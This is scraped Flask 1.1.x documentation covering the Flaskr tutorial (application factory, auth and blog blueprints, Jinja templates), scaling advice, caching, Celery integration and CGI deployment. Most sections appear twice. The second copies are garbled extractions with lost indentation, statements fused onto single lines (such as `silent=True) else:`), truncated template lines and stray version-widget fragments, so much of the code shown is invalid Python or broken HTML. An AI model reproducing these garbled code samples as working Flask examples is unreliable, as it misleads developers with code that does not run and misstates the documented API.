



# Flask

# Application Setup

A Flask application is an instance of the `Flask` class. Everything about the application, such as configuration and URLs, will be registered with this class.

The most straightforward way to create a Flask application is to create a global `Flask` instance directly at the top of your code, like how the “Hello, World!” example did on the previous page. While this is simple and useful in some cases, it can cause some tricky issues as the project grows.

Instead of creating a `Flask` instance globally, you will create it inside a function. This function is known as the *application factory*. Any configuration, registration, and other setup the application needs will happen inside the function, then the application will be returned.

## The Application Factory

It’s time to start coding! Create the `flaskr` directory and add the `__init__.py` file. The `__init__.py` serves double duty: it will contain the application factory, and it tells Python that the `flaskr` directory should be treated as a package.

```
$ mkdir flaskr

flaskr/__init__.py

import os
from flask import Flask

def create_app(test_config=None):
    # Create and configure the app
    app = Flask(__name__, instance_relative_config=True)
    app.config.from_mapping(
        SECRET_KEY='dev',
        DATABASE=os.path.join(app.instance_path, 'flaskr.sqlite'),
    )

    if test_config is None:
        # Load the instance config, if it exists, when not testing
        app.config.from_pyfile('config.py', silent=True)
    else:
        # Load the test config if passed in
        app.config.from_mapping(test_config)
```

## Application Setup

A Flask application is an instance of the [Flask class. Everything about the application](#),

such as configuration and URLs, will be registered with this class.

[The most straightforward way to create a Flask application is to create a global Flask](#) instance directly at the top of your code, like how the “Hello, World!” example did on the previous page. While this is simple and useful in some cases, it can cause some tricky issues as the project grows.

Instead of creating a [Flask instance globally, you will create it inside a function. This func-](#)

tion is known as the *application factory*. Any configuration, registration, and other setup the application needs will happen inside the function, then the application will be returned.

## The Application Factory

It’s time to start coding! Create the flaskr directory and add the `__init__.py` file. The `__init__.py` serves double duty: it will contain the application factory, and it tells Python that the flaskr directory should be treated as a package.

```
$ mkdir flaskr
```

```
flaskr/__init__.py
```

```
import os
```

```
from flask import Flask
```

```
def create_app(test_config=None):
```

```
# create and configure the app
```

```
app = Flask(__name__, instance_relative_config=True)
app.config.from_mapping(
    SECRET_KEY='dev',
    DATABASE=os.path.join(app.instance_path, 'flaskr.sqlite'),
)

if test_config is None:
    # load the instance config, if it exists, when not testing
    app.config.from_pyfile('config.py', silent=True) else:
    # load the test config if passed in
    app.config.from_mapping(test_config)

# ensure the instance folder exists
try:
    os.makedirs(app.instance_path)
except OSError:
    pass

# a simple page that says hello
@app.route('/hello')
def hello():
    return 'Hello, World!'

return app
```

`create_app` is the application factory function. You'll add to it later in the tutorial, but it already does a lot.

1. `app = Flask(__name__, instance_relative_config=True)` creates the [Flask](#)

instance.

`__name__` is the name of the current Python module. The app needs to know where it's located to set up some paths, and `__name__` is a convenient way to tell it that.

`instance_relative_config=True` tells the app that configuration files are rela-

[tive to the instance folder](#). The instance folder is located outside the `flaskr` package and can hold local data that shouldn't be committed to version control, such as configuration secrets and the database file.

2. [app.config.from\\_mapping\(\) sets some default configuration that the app will use:](#)

[SECRET\\_KEY](#) is used by Flask and extensions to keep data safe. It's set to 'dev' to provide a convenient value during development, but it should be overridden with a random value when deploying.

`DATABASE` is the path where the SQLite database file will be saved. It's under

[app.instance\\_path, which is the path that Flask has chosen for the instance](#)

folder. You'll learn more about the database in the next section.

3. [app.config.from\\_pyfile\(\) overrides the default configuration with values taken](#)

from the config.py file in the instance folder if it exists. For example, when deploying, this can be used to set a real SECRET\_KEY.

test\_config can also be passed to the factory, and will be used instead of the instance configuration. This is so the tests you'll write later in the tutorial can be configured independently of any development values you have configured.

4. [`os.makedirs\(\)`](#) ensures that [`app.instance\_path`](#) exists. Flask doesn't create the instance folder automatically, but it needs to be created because your project will create the SQLite database file there.

5. [`@app.route\(\)` creates a simple route so you can see the application working before](#)

getting into the rest of the tutorial. It creates a connection between the URL /hello and a function that returns a response, the string 'Hello, World!' in this case.

## Run The Application

Now you can run your application using the flask command. From the terminal, tell Flask where to find your application, then run it in development mode. Remember, you should still be in the top-level flask-tutorial directory, not the flaskr package.

Development mode shows an interactive debugger whenever a page raises an exception, and restarts the server whenever you make changes to the code. You can leave it running and just reload the browser page as you follow the tutorial.

For Linux and Mac:

```
$ export FLASK_APP=flaskr  
$ export FLASK_ENV=development  
$ flask run
```

For Windows cmd, use set instead of export:

```
> set FLASK_APP=flaskr  
> set FLASK_ENV=development  
> flask run
```

For Windows PowerShell, use \$env: instead of export:

```
> $env:FLASK_APP = "flaskr"  
> $env:FLASK_ENV = "development"  
> flask run
```

You'll see output similar to this:

- \* Serving Flask app "flaskr"
- \* Environment: development
- \* Debug mode: on
- \* Running on http://127.0.0.1:5000/ (Press CTRL+C to quit)
- \* Restarting with stat
- \* Debugger is active!
- \* Debugger PIN: 855-212-761

Visit <http://127.0.0.1:5000/hello> in a browser and you should see the "Hello, World!"

message. Congratulations, you're now running your Flask web application!

[Continue to Define and Access the Database.](#)

# Becoming Big

Here are your options when growing your codebase or scaling your application.

## Read the Source.

Flask started in part to demonstrate how to build your own framework on top of existing well-used tools Werkzeug (WSGI) and Jinja (templating), and as it developed, it became useful to a wide audience. As you grow your codebase, don't just use Flask – understand it. Read the source. Flask's code is written to be read; its documentation is published so you can use its internal APIs. Flask sticks to documented APIs in upstream libraries, and documents its internal utilities so that you can find the hook points needed for your project.

## Hook. Extend.

The API docs are full of available overrides, hook points, and Signals. You can provide custom classes for things like the request and response objects. Dig deeper on the APIs you use, and look for the customizations which are available out of the box in a Flask release. Look for ways in which your project can be refactored into a collection of utilities and Flask extensions. Explore the many Extensions in the community, and look for patterns to build your own extensions if you do not find the tools you need.

## Subclass.

The `Flask` class has many methods designed for subclassing. You can quickly add or customize behavior by subclassing `Flask` (see the linked method does) and using that subclass wherever you instantiate an application class. This works well with Application Factories. See [Subclassing Flask](#) for an example.

## Wrap with middleware.

The [Application Dispatching](#) chapter shows in detail how to apply middleware. You can introduce WSGI middleware to wrap your Flask instances and introduce fixes and changes at the layer between your Flask application and your HTTP server. Werkzeug includes several middlewares.

## Fork.

 v. 1.1.x ▾

## Becoming Big

Here are your options when growing your codebase or scaling your application.

### Read the Source.

Flask started in part to demonstrate how to build your own framework on top of existing well-used tools Werkzeug (WSGI) and Jinja (templating), and as it developed, it became useful to a wide audience. As you grow your codebase, don't just use Flask – understand it.

Read the source. Flask's code is written to be read; its documentation is published so you can use its internal APIs. Flask sticks to documented APIs in upstream libraries, and documents its internal utilities so that you can find the hook points needed for your project.

### Hook. Extend.

The [API docs are full of available overrides, hook points, and Signals](#). You can provide custom classes for things like the request and response objects. Dig deeper on the APIs you use, and look for the customizations which are available out of the box in a Flask release.

Look for ways in which your project can be refactored into a collection of utilities and Flask

[extensions. Explore the many Extensions in the community, and look for patterns to build](#)

your own extensions if you do not find the tools you need.

### Subclass.

The [Flask class has many methods designed for subclassing. You can quickly add or customize behavior by subclassing](#) `Flask` ([see the linked method docs](#)) and using that subclass wherever you instantiate an application class. This works well with Application Factories. See [Subclassing Flask for an example.](#)

Wrap with middleware.

The [Application Dispatching](#) chapter shows in detail how to apply middleware. You can introduce WSGI middleware to wrap your Flask instances and introduce fixes and changes at the layer between your Flask application and your HTTP server. Werkzeug includes several middlewares.

Fork.

v: 1.1.x

If none of the above options work, fork Flask. The majority of code of Flask is within Werkzeug and Jinja2. These libraries do the majority of the work. Flask is just the paste that glues those together. For every project there is the point where the underlying framework gets in the way (due to assumptions the original developers had). This is natural because if this would not be the case, the framework would be a very complex system to begin with which causes a steep learning curve and a lot of user frustration.

This is not unique to Flask. Many people use patched and modified versions of their framework to counter shortcomings. This idea is also reflected in the license of Flask. You don't have to contribute any changes back if you decide to modify the framework.

The downside of forking is of course that Flask extensions will most likely break because the new framework has a different import name. Furthermore integrating upstream changes can be a complex process, depending on the number of changes. Because of that, forking should be the very last resort.

Scale like a pro.

For many web applications the complexity of the code is less an issue than the scaling for the number of users or data entries expected. Flask by itself is only limited in terms of scaling by your application code, the data store you want to use and the Python implementation and webserver you are running on.

Scaling well means for example that if you double the amount of servers you get about twice the performance. Scaling bad means that if you add a new server the application won't perform any better or would not even support a second server.

There is only one limiting factor regarding scaling in Flask which are the context local proxies. They depend on context which in Flask is defined as being either a thread, process or greenlet. If your server uses some kind of concurrency that is not based on threads or greenlets, Flask will no longer be able to support these global proxies. However the majority of servers are using either threads, greenlets or separate processes to achieve concurrency which are all methods well supported by the underlying Werkzeug library.

Discuss with the community.

The Flask developers keep the framework accessible to users with codebases big and small.

If you find an obstacle in your way, caused by Flask, don't hesitate to contact the developers on the mailing list or Discord server. The best way for the Flask and Flask extension developers to improve the tools for larger applications is getting feedback from users.

□ v: 1.1.x □

# Blog Blueprint

You'll use the same techniques you learned about when writing the authentication blueprint to write the blog blueprint. The blog should list all posts, allow logged in users to create posts, and allow the author of a post to edit or delete it.

As you implement each view, keep the development server running. As you save your changes, try going to the URL in your browser and testing them out.

## The Blueprint

Define the blueprint and register it in the application factory.

`flaskr/blog.py`

```
from flask import (
    Blueprint, flash, g, redirect, render_template, request, url_for
)
from werkzeug.exceptions import abort

from flaskr.auth import login_required
from flaskr.db import get_db

bp = Blueprint('blog', __name__)
```

Import and register the blueprint from the factory using `app.register_blueprint()`. Place the new code at the end of the factory function before returning the app.

`flaskr/__init__.py`

```
def create_app():
    app = ...
    # existing code omitted

    from . import blog
    app.register_blueprint(blog.bp)
    app.add_url_rule('/', endpoint='index')

    return app
```

Unlike the auth blueprint, the blog blueprint does not have a `url_prefix`. So the `index` view will be at `/`, the `create` view at `/create`, and so on. The blog is the main feature of Flaskr, so it makes sense that the blog index will be the main index.

## Blog Blueprint

You'll use the same techniques you learned about when writing the authentication blueprint to write the blog blueprint. The blog should list all posts, allow logged in users to create posts, and allow the author of a post to edit or delete it.

As you implement each view, keep the development server running. As you save your changes, try going to the URL in your browser and testing them out.

### The Blueprint

Define the blueprint and register it in the application factory.

flaskr/blog.py

```
from flask import (
    Blueprint, flash, g, redirect, render_template, request, url_for
)
from werkzeug.exceptions import abort
from flaskr.auth import login_required
from flaskr.db import get_db

bp = Blueprint('blog', __name__)
```

[Import and register the blueprint from the factory using app.register\\_blueprint\(\).](#)

Place the new code at the end of the factory function before returning the app.

flaskr/\_\_init\_\_.py

```
def create_app():
```

```
app = ...

# existing code omitted

from . import blog

app.register_blueprint(blog.bp)

app.add_url_rule('/', endpoint='index') return app
```

Unlike the auth blueprint, the blog blueprint does not have a url\_prefix. So the index view will be at /, the create view at /create, and so on. The blog is the main feature of Flaskr, so it makes sense that the blog index will be the main index.

However, the endpoint for the index view defined below will be blog.index. Some of the authentication views referred to a plain index endpoint. `app.add_url_rule()` associates the endpoint name 'index' with the / url so that `url_for('index')` or `url_for('blog.index')` will both work, generating the same / URL either way.

In another application you might give the blog blueprint a url\_prefix and define a separate index view in the application factory, similar to the hello view. Then the index and blog.index endpoints and URLs would be different.

## Index

The index will show all of the posts, most recent first. A JOIN is used so that the author information from the user table is available in the result.

flaskr/blog.py

```
@bp.route('/')
```

```
def index():
```

```
    db = get_db()
```

```
posts = db.execute(
    'SELECT p.id, title, body, created, author_id, username'
    ' FROM post p JOIN user u ON p.author_id = u.id'
    ' ORDER BY created DESC'
).fetchall()

return render_template('blog/index.html' , posts=posts)
flaskr/templates/blog/index.html

{% extends 'base.html' %}

{% block header %}

<h1> {% block title %}Posts{% endblock %}</h1>

{% if g.user %}

<a class="action" href="{{ url_for('blog.create') }}" > New</a>

{% endif %}

{% endblock %}

{% block content %}

{% for post in posts %}

<article class="post" >

<header>

<div>

<h1> {{ post['title'] }}</h1>

<div class="about" > by {{ post['username'] }} on {{ post['crea
```

```
</div>

{% if g.user['id'] == post['author_id'] %}

<a class="action" href="{{ url_for('blog.update', id=post['id']) }>
  Edit </a>
<hr>

</header>

<p class="body" > {{ post['body'] }}</p>

</article>

{% if not loop.last %}

<hr>

{% endif %}

{% endfor %}

{% endblock %}
```

When a user is logged in, the header block adds a link to the create view. When the user is the author of a post, they'll see an "Edit" link to the update view for that post.

loop.last is a special variable available inside [Jinja for loops. It's used to display a line](#)

after each post except the last one, to visually separate them.

## Create

The create view works the same as the auth register view. Either the form is displayed, or the posted data is validated and the post is added to the database or an error is shown.

The login\_required decorator you wrote earlier is used on the blog views. A user must be logged in to visit these views, otherwise they will be redirected to the login page.

flaskr/blog.py

```
@bp.route('/create' , methods=('GET' , 'POST' ))  
@login_required  
def create():  
  
if request.method == 'POST' :  
  
    title = request.form['title' ]  
  
    body = request.form['body' ]  
  
    error = None  
  
if not title:  
  
    error = 'Title is required.'  
  
if error is not None:  
  
    flash(error)  
  
else:  
  
    db = get_db()  
  
    db.execute(  
        'INSERT INTO post (title, body, author_id)'  
        'VALUES (?, ?, ?)' ,  
        (title, body, g.user['id' ]))
```

```
)  
  
db.commit()  
  
return redirect(url_for('blog.index')) return  
render_template('blog/create.html') flaskr/templates/blog/create.html  
  
{% extends 'base.html' %}  
  
{% block header %}  
  
<h1> {% block title %}New Post{% endblock %}</h1>  
  
{% endblock %}  
  
{% block content %}  
  
<form method="post" >  
  
<label for="title" > Title</label>  
  
<input name="title" id="title" value="{{ request.form['title'] }}"  
  
<label for="body" > Body</label>  
  
<textarea name="body" id="body" > {{ request.form['body'] }}  
</textare  
  
<input type="submit" value="Save" >  
  
</form>  
  
{% endblock %}
```

Update

Both the update and delete views will need to fetch a post by id and check if the author matches the logged in user. To avoid duplicating

code, you can write a function to get the post and call it from each view.

flaskr/blog.py

```
def get_post(id, check_author=True): post = get_db().execute(  
    'SELECT p.id, title, body, created, author_id, username'  
    ' FROM post p JOIN user u ON p.author_id = u.id'  
    ' WHERE p.id = ?' ,  
    (id,)  
).fetchone()  
  
if post is None:  
    abort(404, "Post id {0} doesn't exist.".format(id)) if check_author and  
    post['author_id'] != g.user['id']: abort(403)  
  
return post
```

[abort\(\)](#) will raise a special exception that returns an HTTP status code. It takes an optional message to show with the error, otherwise a default message is used. 404 means

“Not Found”, and 403 means “Forbidden”. (401 means “Unauthorized”, but you redirect to the login page instead of returning that status.)

The `check_author` argument is defined so that the function can be used to get a post without checking the author. This would be useful if you wrote a view to show an individual post on a page, where the user doesn’t matter because they’re not modifying the post.

flaskr/blog.py

```
@bp.route('/<int:id>/update' , methods=('GET' , 'POST' ))  
@login_required  
def update(id):  
    post = get_post(id)  
if request.method == 'POST' :  
    title = request.form['title']  
    body = request.form['body']  
    error = None  
if not title:  
    error = 'Title is required.'  
if error is not None:  
    flash(error)  
else:  
    db = get_db()  
    db.execute(  
        'UPDATE post SET title = ? , body = ?'  
        ' WHERE id = ?' ,  
        (title, body, id)  
    )  
    db.commit()
```

```
return redirect(url_for('blog.index')) return  
render_template('blog/update.html', post=post)
```

Unlike the views you've written so far, the update function takes an argument, id. That corresponds to the <int:id> in the route. A real URL will look like /1/update. Flask will capture the 1, ensure it's an int, and pass it as the id argument. If you don't specify int: and instead do <id>, it will be a string. To generate a URL to the update page, url\_for().

needs to be passed the id so it knows what to fill in:  
url\_for('blog.update', id=post['id']). This is also in the index.html file above.

The create and update views look very similar. The main difference is that the update view uses a post object and an UPDATE query instead of an INSERT. With some clever refactoring, you could use one view and template for both actions, but for the tutorial it's clearer to keep them separate.

flaskr/templates/blog/update.html

```
{% extends 'base.html' %}  
  
{% block header %}  
  
<h1> {% block title %}Edit "{{ post['title'] }}"{% endblock %}</h1>  
  
{% endblock %}  
  
{% block content %}  
  
<form method="post" >  
  
<label for="title" > Title</label>  
  
<input name="title" id="title"  
  
value="{{ request.form['title'] or post['title'] }}" required>  
  
<label for="body" > Body</label>
```

```
<textarea name="body" id="body" > {{ request.form['body'] or
post['bo

<input type="submit" value="Save" >

</form>

<hr>

<form action="{{ url_for('blog.delete', id=post['id']) }}" method="po
<input class="danger" type="submit" value="Delete" onclick="return
</form>

{% endblock %}
```

This template has two forms. The first posts the edited data to the current page (/<id>/update). The other form contains only a button and specifies an action attribute that posts to the delete view instead. The button uses some JavaScript to show a confirmation dialog before submitting.

The pattern {{ request.form['title'] or post['title'] }} is used to choose what data appears in the form. When the form hasn't been submitted, the original post data appears, but if invalid form data was posted you want to display that so the user can fix the error, so request.form is used instead. [request](#) is another variable that's automatically available in templates.

## Delete

The delete view doesn't have its own template, the delete button is part of update.html and posts to the /<id>/delete URL. Since there is no template, it will only handle the POST method and then redirect to the index view.

flaskr/blog.py

```
@bp.route('/<int:id>/delete' , methods=('POST' ,))  
@login_required  
def delete(id):  
    get_post(id)  
    db = get_db()  
    db.execute('DELETE FROM post WHERE id = ?' , (id,)) db.commit()  
return redirect(url_for('blog.index')) Congratulations, you've now finished writing your application! Take some time to try out everything in the browser. However, there's still more to do before the project is complete.
```

[Continue to Make the Project Installable.](#)

# Blueprints and Views

A view function is the code you write to respond to requests to your application. Flask uses patterns to match the incoming request URL to the view that should handle it. The view returns data that Flask turns into an outgoing response. Flask can also go the other direction and generate a URL to a view based on its name and arguments.

## Create a Blueprint

A **Blueprint** is a way to organize a group of related views and other code. Rather than registering views and other code directly with an application, they are registered with a blueprint. Then the blueprint is registered with the application when it is available in the factory function.

Flaskr will have two blueprints, one for authentication functions and one for the blog posts functions. The code for each blueprint will go in a separate module. Since the blog needs to know about authentication, you'll write the authentication one first.

```
flaskr/auth.py

import functools

from flask import (
    Blueprint, flash, g, redirect, render_template, request, session, url_for
)
from werkzeug.security import check_password_hash, generate_password_hash

from flaskr.db import get_db

bp = Blueprint('auth', __name__, url_prefix='/auth')
```

This creates a **Blueprint** named 'auth'. Like the application object, the blueprint needs to know where it's defined, so `__name__` is passed as the second argument. The `url_prefix` will be prepended to all the URLs associated with the blueprint.

Import and register the blueprint from the factory using `app.register_blueprint()`. Place the new code at the end of the factory function before returning the app.

```
flaskr/__init__.py

def create_app():
    app = ...
    # existing code omitted
```

## Blueprints and Views

A view function is the code you write to respond to requests to your application. Flask uses patterns to match the incoming request URL to the view that should handle it. The view returns data that Flask turns into an outgoing response. Flask can also go the other direction and generate a URL to a view based on its name and arguments.

### Create a Blueprint

A [Blueprint is a way to organize a group of related views and other code. Rather than](#)

registering views and other code directly with an application, they are registered with a blueprint. Then the blueprint is registered with the application when it is available in the factory function.

Flaskr will have two blueprints, one for authentication functions and one for the blog posts functions. The code for each blueprint will go in a separate module. Since the blog needs to know about authentication, you'll write the authentication one first.

flaskr/auth.py

**import** functools

**from flask import (**

Blueprint, flash, g, redirect, render\_template, request, session, u

)

**from werkzeug.security import** check\_password\_hash,  
generate\_password\_hash **from flaskr.db import** get\_db

bp = Blueprint('auth' , \_\_name\_\_ , url\_prefix='/auth' ) This creates a [Blueprint](#) named 'auth'. Like the application object, the blueprint

needs to know where it's defined, so `__name__` is passed as the second argument. The `url_prefix` will be prepended to all the URLs associated with the blueprint.

[Import and register the blueprint from the factory using `app.register\_blueprint\(\)`.](#)

Place the new code at the end of the factory function before returning the app.

`flaskr/__init__.py`

```
def create_app():
```

```
    app = ...
```

```
    # existing code omitted
```

```
    from . import auth
```

```
    app.register_blueprint(auth.bp)
```

```
    return app
```

The authentication blueprint will have views to register new users and to log in and log out.

The First View: Register

When the user visits the /auth/register URL, the register [view will return HTML](#)

with a form for them to fill out. When they submit the form, it will validate their input and either show the form again with an error message or create the new user and go to the login page.

For now you will just write the view code. On the next page, you'll write templates to generate the HTML form.

flaskr/auth.py

```
@bp.route('/register' , methods=('GET' , 'POST' )) def register():

if request.method == 'POST' :

    username = request.form['username']

    password = request.form['password']

    db = get_db()

    error = None

    if not username:

        error = 'Username is required.'

    elif not password:

        error = 'Password is required.'

    elif db.execute(
        'SELECT id FROM user WHERE username = ?' , (username,)

    ).fetchone() is not None: error = 'User {} is already
        registered.'.format(username) if error is None:

        db.execute(
            'INSERT INTO user (username, password) VALUES (?, ?)' ,
            (username, generate_password_hash(password))

        )

        db.commit()

    return redirect(url_for('auth.login' )) flash(error)
```

`return render_template('auth/register.html' )` Here's what the register view function is doing:

1. [@bp.route associates the URL /register with the register view function.](#) When Flask receives a request to /auth/register, it will call the register view and use the return value as the response.

2. If the user submitted the form, [request.method](#) will be 'POST'. In this case, start validating the input.

3. [request.form is a special type of dict mapping submitted form keys and values. The](#)

user will input their username and password.

4. Validate that username and password are not empty.

5. Validate that username is not already registered by querying the database and check-

[ing if a result is returned.](#) [db.execute](#) takes a SQL query with ? placeholders for any user input, and a tuple of values to replace the placeholders with. The database library will take care of escaping the values so you are not vulnerable to a *SQL injection attack*.

[fetchone\(\)](#) returns one row from the query. If the query returned no results, it returns None. [Later, fetchall\(\)](#) is used, which returns a list of all results.

6. If validation succeeds, insert the new user data into the database. For security, passwords should never be stored in the database directly. Instead,

[generate\\_password\\_hash\(\) is used to securely hash the password, and that hash is](#)

[stored. Since this query modifies data, db.commit\(\) needs to be called afterwards to save the changes.](#)

7. After storing the user, they are redirected to the login page.  
url\_for() generates the

URL for the login view based on its name. This is preferable to writing the URL directly as it allows you to change the URL later without changing all code that links to it.

redirect() generates a redirect response to the generated URL.

8. If validation fails, the error is shown to the user. flash() stores messages that can be retrieved when rendering the template.

9. When the user initially navigates to auth/register, or there was a validation error, an HTML page with the registration form should be shown. render\_template() will

render a template containing the HTML, which you'll write in the next step of the tutorial.

## Login

This view follows the same pattern as the register view above.

flaskr/auth.py

```
@bp.route('/login' , methods=('GET' , 'POST' )) def login():  
    if request.method == 'POST' :  
  
        username = request.form['username']  
  
        password = request.form['password']  
  
        db = get_db()  
  
        error = None  
  
        user = db.execute(
```

```
'SELECT * FROM user WHERE username = ?' , (username,)

).fetchone()

if user is None:

error = 'Incorrect username.'

elif not check_password_hash(user['password'], password): error = 'Incorrect password.'

if error is None:

session.clear()

session['user_id'] = user['id']

return redirect(url_for('index')) flash(error)
```

**return render\_template('auth/login.html')** There are a few differences from the register view: 1. The user is queried first and stored in a variable for later use.

2. [\*\*check\\_password\\_hash\(\)\*\*](#) hashes the submitted password in the same way as the stored hash and securely compares them. If they match, the password is valid.

3. [\*\*session\*\*](#) is a [\*\*dict\*\*](#) that stores data across requests. When validation succeeds, the user's id is stored in a new session. The data is stored in a *cookie* that is sent to the browser, and the browser then sends it back with subsequent requests. Flask securely *signs* the data so that it can't be tampered with.

Now that the user's id [is stored in the session, it will be available on subsequent re-](#)

quests. At the beginning of each request, if a user is logged in their information should be loaded and made available to other views.

flaskr/auth.py

```
@bp.before_app_request  
  
def load_logged_in_user():  
  
    user_id = session.get('user_id')  
  
    if user_id is None:  
  
        g.user = None  
  
    else:  
  
        g.user = get_db().execute(  
            'SELECT * FROM user WHERE id = ?' , (user_id,)  
        ).fetchone()
```

[bp.before\\_app\\_request\(\) registers a function that runs before the view function, no](#)

matter what URL is requested. `load_logged_in_user` checks if a user id is stored in the

[session and gets that user's data from the database, storing it on g.user, which lasts for](#)

the length of the request. If there is no user id, or if the id doesn't exist, `g.user` will be `None`.

Logout

To log out, you need to remove the user id from the [session](#). Then `load_logged_in_user` won't load a user on subsequent requests.

flaskr/auth.py

```
@bp.route('/logout' )  
  
def logout():  
  
    session.clear()  
  
    return redirect(url_for('index' )) Require Authentication in Other  
    Views
```

Creating, editing, and deleting blog posts will require a user to be logged in. A *decorator* can be used to check this for each view it's applied to.

flaskr/auth.py

```
def login_required(view):  
  
    @functools.wraps(view)  
  
    def wrapped_view(**kwargs):  
  
        if g.user is None:  
  
            return redirect(url_for('auth.login' ))  
        return view(**kwargs)  
  
    return wrapped_view
```

This decorator returns a new view function that wraps the original view it's applied to. The new function checks if a user is loaded and redirects to the login page otherwise. If a user is

loaded the original view is called and continues normally. You'll use this decorator when writing the blog views.

## Endpoints and URLs

The [url\\_for\(\)](#) function generates the URL to a view based on a name and arguments.

The name associated with a view is also called the *endpoint*, and by default it's the same as the name of the view function.

For example, the `hello()` view that was added to the app factory earlier in the tutorial has the name '`hello`' and can be linked to with `url_for('hello')`. If it took an argument, which you'll see later, it would be linked to using `url_for('hello', who='World')`.

When using a blueprint, the name of the blueprint is prepended to the name of the function, so the endpoint for the `login` function you wrote above is '`auth.login`' because you added it to the '`auth`' blueprint.

[Continue to Templates.](#)

# Caching

When your application runs slow, throw some caches in. Well, at least it's the easiest way to speed up things. What does a cache do? Say you have a function that takes some time to complete but the results would still be good enough if they were 5 minutes old. So then the idea is that you actually put the result of that calculation into a cache for some time.

Flask itself does not provide caching for you, but [Flask-Caching](#), an extension for Flask does. Flask-Caching supports various backends, and it is even possible to develop your own caching backend.

## Caching

When your application runs slow, throw some caches in. Well, at least it's the easiest way to speed up things. What does a cache do? Say you have a function that takes some time to complete but the results would still be good enough if they were 5 minutes old. So then the idea is that you actually put the result of that calculation into a cache for some time.

Flask itself does not provide caching for you, but [Flask-Caching, an extension for Flask](#)

does. Flask-Caching supports various backends, and it is even possible to develop your own caching backend.

# Celery Background Tasks

If your application has a long running task, such as processing some uploaded data or sending email, you don't want to wait for it to finish during a request. Instead, use a task queue to send the necessary data to another process that will run the task in the background while the request returns immediately.

Celery is a powerful task queue that can be used for simple background tasks as well as complex multi-stage programs and schedules. This guide will show you how to configure Celery using Flask, but assumes you've already read the [First Steps with Celery](#) guide in the Celery documentation.

## Install

Celery is a separate Python package. Install it from PyPI using pip:

```
$ pip install celery
```

## Configure

The first thing you need is a Celery instance, this is called the `celery` application. It serves the same purpose as the `Flask` object in Flask, just for Celery. Since this instance is used as the entry-point for everything you want to do in Celery, like creating tasks and managing workers, it must be possible for other modules to import it.

For instance you can place this in a `tasks` module. While you can use Celery without any reconfiguration with Flask, it becomes a bit nicer by subclassing tasks and adding support for Flask's application contexts and hooking it up with the Flask configuration.

This is all that is necessary to properly integrate Celery with Flask:

```
from celery import Celery

def make_celery(app):
    celery = Celery(
        app.import_name,
        backend=app.config['CELERY_RESULT_BACKEND'],
        broker=app.config['CELERY_BROKER_URL']
    )
    celery.conf.update(app.config)

    class ContextTask(celery.Task):
```

## Celery Background Tasks

If your application has a long running task, such as processing some uploaded data or sending email, you don't want to wait for it to finish during a request. Instead, use a task queue to send the necessary data to another process that will run the task in the background while the request returns immediately.

Celery is a powerful task queue that can be used for simple background tasks as well as complex multi-stage programs and schedules. This guide will show you how to configure Celery using Flask, but assumes you've already read the [First Steps with Celery](#) guide in the Celery documentation.

### Install

Celery is a separate Python package. Install it from PyPI using pip: \$ pip install celery

### Configure

The first thing you need is a Celery instance, this is called the celery application. It serves

[the same purpose as the Flask object in Flask, just for Celery.](#) Since this instance is used as the entry-point for everything you want to do in Celery, like creating tasks and managing workers, it must be possible for other modules to import it.

For instance you can place this in a tasks module. While you can use Celery without any reconfiguration with Flask, it becomes a bit nicer by subclassing tasks and adding support for Flask's application contexts and hooking it up with the Flask configuration.

This is all that is necessary to properly integrate Celery with Flask:  
**from celery import Celery**

```
def make_celery(app):
```

```
celery = Celery(  
    app.import_name,  
  
    backend=app.config['CELERY_RESULT_BACKEND'],  
    broker=app.config['CELERY_BROKER_URL'])  
  
)  
  
celery.conf.update(app.config)  
  
class ContextTask(celery.Task):  
  
def __call__(self, *args, **kwargs): with app.app_context():  
  
return self.run(*args, **kwargs)  
celery.Task = ContextTask  
  
return celery
```

The function creates a new Celery object, configures it with the broker from the application config, updates the rest of the Celery config from the Flask config and then creates a subclass of the task that wraps the task execution in an application context.

### An example task

Let's write a task that adds two numbers together and returns the result. We configure Celery's broker and backend to use Redis, create a celery application using the factor from above, and then use it to define the task.

```
from flask import Flask  
  
flask_app = Flask(__name__)  
  
flask_app.config.update(  
  
    CELERY_BROKER_URL='redis://localhost:6379',  
    CELERY_RESULT_BACKEND='redis://localhost:6379'
```

```
)  
celery = make_celery(flask_app)  
  
@celery.task()  
  
def add_together(a, b): return a + b
```

This task can now be called in the background: result = add\_together.delay(23, 42) result.wait() # 65

Run a worker

If you jumped in and already executed the above code you will be disappointed to learn that .wait() will never actually return. That's because you also need to run a Celery worker to receive and execute the task.

```
$ celery -A your_application.celery worker
```

The your\_application string has to point to your application's package or module that creates the celery object.

Now that the worker is running, wait will return the result once the task is finished.

# CGI

If all other deployment methods do not work, CGI will work for sure. CGI is supported by all major servers but usually has a sub-optimal performance.

This is also the way you can use a Flask application on Google's [App Engine](#), where execution happens in a CGI-like environment.

---

## Watch Out:

Please make sure in advance that any `app.run()` calls you might have in your application file are inside an `if __name__ == '__main__':` block or moved to a separate file. Just make sure it's not called because this will always start a local WSGI server which we do not want if we deploy that application to CGI / app engine.

With CGI, you will also have to make sure that your code does not contain any `print` statements, or that `sys.stdout` is overridden by something that doesn't write into the HTTP response.

---

## Creating a `.cgi` file

First you need to create the CGI application file. Let's call it `yourapplication.cgi`:

```
#!/usr/bin/python
from wsgiref.handlers import CGIHandler
from yourapplication import app

CGIHandler().run(app)
```

## Server Setup

Usually there are two ways to configure the server. Either just copy the `.cgi` into a `cgi-bin` (and use `mod_rewrite` or something similar to rewrite the URL) or let the server point to the file directly.

In Apache for example you can put something like this into the config:

```
ScriptAlias /app /path/to/the/application.cgi
```

v 1.1.x ▾

## CGI

If all other deployment methods do not work, CGI will work for sure. CGI is supported by all major servers but usually has a sub-optimal performance.

[This is also the way you can use a Flask application on Google's App Engine](#), where execution happens in a CGI-like environment.

Watch Out:

Please make sure in advance that any app.run() calls you might have in your application file are inside an if `__name__ == '__main__'`: block or moved to a separate file. Just make sure it's not called because this will always start a local WSGI server which we do not want if we deploy that application to CGI / app engine.

With CGI, you will also have to make sure that your code does not contain any print statements, or that sys.stdout is overridden by something that doesn't write into the HTTP response.

Creating a `.cgi` file

First you need to create the CGI application file. Let's call it `yourapplication.cgi`:

```
#!/usr/bin/python
```

```
from wsgiref.handlers import CGIHandler from yourapplication
import app CGIHandler().run(app)
```

Server Setup

Usually there are two ways to configure the server. Either just copy the `.cgi` into a cgi-bin (and use `mod_rewrite` or something similar to rewrite the URL) or let the server point to the file directly.

In Apache for example you can put something like this into the config: ScriptAlias /app /path/to/the/application.cgi

□ v: 1.1.x □

